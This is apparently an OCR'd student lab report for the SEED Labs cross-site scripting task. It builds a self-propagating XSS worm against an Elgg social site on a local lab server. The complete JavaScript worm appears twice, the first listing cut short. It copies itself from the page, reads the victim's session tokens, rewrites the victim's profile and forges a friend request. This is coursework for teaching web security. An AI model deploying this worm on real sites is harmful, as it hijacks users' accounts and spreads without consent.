
TASK6


In this task, we will perform a self-propagating worm to modify the user profile and self-propagating itself to other user's profiles. The more users visit a victim's profile, the more attackers will be. First, we have to inject the code(worm) to Samy's profile. When a user visits Samy's profile, the injected code will execute and modify a victim's profile. Second, after the victim visited Samy's profile, the code will retrieve a copy of it from the DOM tree of the webpage. Third, when the other user visits the victim, the self-propagate code will duplicate to the other user and so on.


At first, a js file named self_propagating.js will be created and necessary code for this purpose will be written in that file.

Then the code will be pasted in Samy's about me section.


The steps are described below with pictures-



seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[09/04/22]seed@VM:~/.../Labsetup$ gedit self_propogating.js &>/dev/null &
[1] 52359
[09/04/22]seed@VM:~/.../Labsetup$



Open
self_propogating.js
~/Documents/reallab2/Labsetup
Save
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level.
//desc += "&accesslevel[description]=2";
// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var briefDesc="&briefdescription=Samy is my Hero"+"&accesslevel[briefdescription]=2";
var desc = "&description=" + wormCode+"&accesslevel[description]=2";
// Set the URL
var sendurlGET="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
var sendurlPOST="http://www.seed-server.com/action/profile/edit";
var content = name+guid+ ts + token+briefDesc+desc;
// Construct and send the Ajax request
if (elgg.session.user.guid != 59){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurlPOST,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
JavaScript
Tab Width: 8
Ln 1, Col 1
INS






```
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// Set the content of the description field and access level.

//desc    += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;

var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;

var token = "&__elgg_token="+elgg.security.token.__elgg_token;
 var briefDesc="&briefdescription=Samy is my Hero"+"&accesslevel[briefdescription]=2";
    var desc = "&description=" + wormCode+"&accesslevel[description]=2";

// Set the URL
var sendurlGET="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
var sendurlPOST="http://www.seed-server.com/action/profile/edit";
var content = name+guid+ ts + token+briefDesc+desc;
// Construct and send the Ajax request
if (elgg.session.user.guid != 59){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurlPOST,true);
  Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
  Ajax.send(content);

   Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurlGET,true);
  Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
```



Cross Site Scripting (XSS
example60.com/xssworm.js
Alice : Elgg For SEED Lab
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
About me
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post



Cross Site Scripting (XSS
example60.com/xssworm.js
Alice's friends : Elgg For
www.seed-server.com/friends/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice's friends
No friends yet.
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections

